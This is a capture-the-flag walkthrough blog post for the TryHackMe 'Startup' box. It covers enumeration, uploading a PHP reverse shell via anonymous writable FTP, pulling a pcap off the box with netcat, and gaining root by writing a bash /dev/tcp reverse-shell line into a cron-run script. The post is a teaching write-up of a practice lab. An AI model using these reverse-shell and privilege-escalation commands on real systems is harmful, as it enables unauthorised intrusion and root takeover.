TryHackMe - Startup

Posted Nov 7, 2020 by qhum7

Startup is an easy Linux box on TryHackMe. The start of the box requires finding a hidden directory that can be accessed through anonymous login on FTP. After uploading a php reverse shell in the directory and gaining a www-data shell, you can find a backup file that contains the user password. Once logged in as the user, you use a root cronjob running to gain root access.

Enumeration

Starting off with a nmap scan I find FTP, SSH and HTTP open

```
root@kali:~/tryhackme/startup# nmap -sC -sV 10.10.223.68

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 19:12 EST
Nmap scan report for 10.10.223.68
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 08 22:02 ftp [NSE: writeable]
| -rw-r--r--    1 0        0             208 Nov 08 22:02 notice.txt
|_-rw-r--r--    1 0        0           92959 Nov 08 22:04 thing.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.2.8.75
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7e:ec:8c:97:f6:05:71:04:8b:94:25:d6:a5:39:98:fb (RSA)
|   256 19:ce:35:db:4f:d4:08:3a:0d:de:35:3c:5e:20:9c:d1 (ECDSA)
|_  256 e2:8f:13:4c:66:fc:f3:1c:65:df:1d:61:88:94:27:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.89 seconds
```

Nmap said that FTP was allowing anonymous login. After logging in, I find a directory named ftp, and two files

```
Connected to 10.10.223.68.
220 (vsFTPd 3.0.3)
Name (10.10.223.68:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> dir

200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 08 22:02 ftp
-rw-r--r--    1 0        0             208 Nov 08 22:02 notice.txt
-rw-r--r--    1 0        0           92959 Nov 08 22:04 thing.jpg
226 Directory send OK.
```

Since HTTP is open, I run gobuster. Here I find `/files`

```
root@kali:~/tryhackme/startup# gobuster dir -u 10.10.223.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.223.68
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/08 19:13:27 Starting gobuster
===============================================================
/files (Status: 301)
```

Navigating to `/files` I find the same files in the FTP directory

Initial Exploit

I am now under the belief that FTP part of the HTTP webserver directory, specifically the `/files` directory. I can test this theory by uploading any file through FTP and seeing if it gets uploaded to the HTTP server as well

```
ftp> cd ftp
250 Directory successfully changed.

ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
```

The file got uploaded correctly, which means I can upload a PHP Reverse Shell to gain a shell. I download the script and change the IP address to match mine. Then, I upload it to the FTP directory

```
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5491 bytes sent in 0.00 secs (113.8397 MB/s)
```

With the php reverse shell script uploaded, I start a `nc` listener on my machine. Then, I navigate to `http://10.10.223.68/files/ftp/php-reverse-shell.php` to gain a reverse shell

```
root@kali:~/tryhackme/startup# nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.2.8.75] from (UNKNOWN) [10.10.223.68] 55424
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 01:24:42 up  1:13,  0 users,  load average: 0.05, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Before continuing, I import python into my shell

```
$ python -c 'import pty;pty.spawn("/bin/bash")'

www-data@startup:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234

root@kali:~/tryhackme/startup# stty raw -echo

root@kali:~/tryhackme/startup# fg

www-data@startup:/$
```

I can now read the first flag under the home directory

Exploiting User

Looking at the home directory, I see two users, lennie and vagrant

```
www-data@startup:/home$ ls
lennie  vagrant
```

After running automated scans such as LinEnum.sh I did not find anything. Due to this, I started enumerating manually. In doing so, I found `/incidents` containing a single a single .pcapng file. Trying to read this file is a little difficult

```
M<+6Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)Linux 5.8.0-1parrot1-amd64:Dumpcap (Wireshark) 3.2.6
(Git v3.2.6 packaged as 3.2.6-1)Hqany

Linux 5.8.0
-1parrot1-amd64HX=:d88
 U,cbR;P<9X`=:gk>>PVE( (@5
 U,R;cbPA`X=:88
               E(Ӹ@@hhk<^Pu}UvZ WPp{Xd=:VDD
E4s@@!!
NP$q??=
i\Fd`=:>>PVE(
              hk<P^vZ Wu}VP`d=:OtD'E4@@!
!PN?$q L
DhdX=:[,88
          E(A@@(H[FPy>9IiPzXX=:{,88
>;}Pp{X`=:,>>PVE(                  E(@@ኈhkhP
>;P`d=:'-;DE4N@@\:@H[PFIiy>:P``=Q,>>PVE(
*edd=:Bn;DE4.@@.\:@
*d=:Dn;DE4O@@\:@
*=:$'E@@!
!PN?$q
hHTTP/1.1 200 OK
```

Due to this, I downloaded it to my local machine using netcat

```
root@kali:~/tryhackme/startup# nc -l -p 1234 > suspicious.pcapng
```

```
www-data@startup:/incidents$ nc -w 3 10.2.8.75 1234 < suspicious.pcapng
```

With this file on my local machine, I can now use strings to clean up the output

```
root@kali:~/tryhackme/startup# strings suspicious.pcapng

Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)
Linux 5.8.0-1parrot1-amd64
Dumpcap (Wireshark) 3.2.6 (Git v3.2.6 packaged as 3.2.6-1)
Linux 5.8.0-1parrot1-amd64
}UvZ WP
^vZ Wu
y>9I
y>:P
'-;D
Bn;D
HTTP/1.1 200 OK
Date: Fri, 02 Oct 2020 17:39:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 155
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
\b&'
GET /favicon.ico HTTP/1.1
```

With the format a lot easier to read, I can start scrolling through it. Here I find password

```
@
6%      @
```

Testing out this password, I find it is valid for the user lennie.

```
www-data@startup:/home$ su lennie

Password:
lennie@startup:/home$
```

As lennie, I can now read user.txt

Exploiting Root

Looking under lennie's home directory, I see a strange folder named `scripts`

```
lennie@startup:~$ ls

Documents  scripts  user.txt
```

Going into this directory, I find a script named `planner.sh` Reading this file makes me believe that a cronjob is running

```
lennie@startup:~$ cd scripts/

lennie@startup:~/scripts$ ls
planner.sh  startup_list.txt

lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

To test to see if I am correct about a cronjob running, I upload pspy64 and run it. This monitors any commands or cronjobs run that is viewable to our user.


After uploading the file, I give it permission to run using `chmod` then execute the file

```
--2020-11-09 02:01:31--  http://10.2.8.75/pspy64
Connecting to 10.2.8.75:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64              100%[===================>]   2.94M  97.2KB/s    in 29s

2020-11-09 02:02:01 (102 KB/s) - ‘pspy64’ saved [3078592/3078592]

lennie@startup:~$ chmod +x pspy64
lennie@startup:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



After letting this process run, I see that `planner.sh` is run as a cronjob as root

```
2020/11/09 02:03:01 CMD: UID=0    PID=1995   | /bin/bash /home/lennie/scripts/planner.sh
```

If I edit planner.sh with my a reverse shell, I can gain root access. However, when trying to do, I find that root owns the file and is the only user allowed to edit.

```
lennie@startup:~/scripts$ ls -la planner.sh
-rwxr-xr-x 1 root root 77 Nov  8 22:02 planner.sh
```

Reading the contents of `planner.sh` I see that at the end of the script it executes `/etc/print.sh`

```
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

Looking at /etc/print.sh I find lennie is allowed to edit this file

```
lennie@startup:~/scripts$ ls -la /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov  8 22:02 /etc/print.sh
```

Perfect, so I can edit this file and when root executes `planner.sh` it will then excute `print.sh` as the root user. I use Pentest Monkey Reverse Shell Cheatsheet for an already made reverse shell command, editing only my IP address

```
lennie@startup:~/scripts$ echo 'bash -c "bash -i >& /dev/tcp/10.2.8.75/8080 0>&1"' > /etc/print.sh
```

With this edited, I set up a `nc` listener and wait around a minute for a callback

```
listening on [any] 8080 ...
connect to [10.2.8.75] from (UNKNOWN) [10.10.223.68] 59868
bash: cannot set terminal process group (1316): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#
```

As root, I can now read root.txt

TryHackMe

FTP Gobuster Linux cronjob Privilege Escalation

Share:

Further Reading

Nov 14, 2020

TryHackMe - Hogwarts (KOTH)

I will be doing a writeup of the King of the Hill machine Hogwarts on TryHackMe. Th…

Nov 2, 2020

TryHackMe - NerdHerd

NerdHerd is a medium Linux CTF machine on TryHackMe. This box requires heavy…

Nov 22, 2020

HackFest 2020 - Beginner CTF

Over the weekend, I participated in the HackFest 2020 Beginner CTF. Here I will b…

OLDER
Hack the Box - Tabby

NEWER
TryHackMe - Hogwarts (KOTH)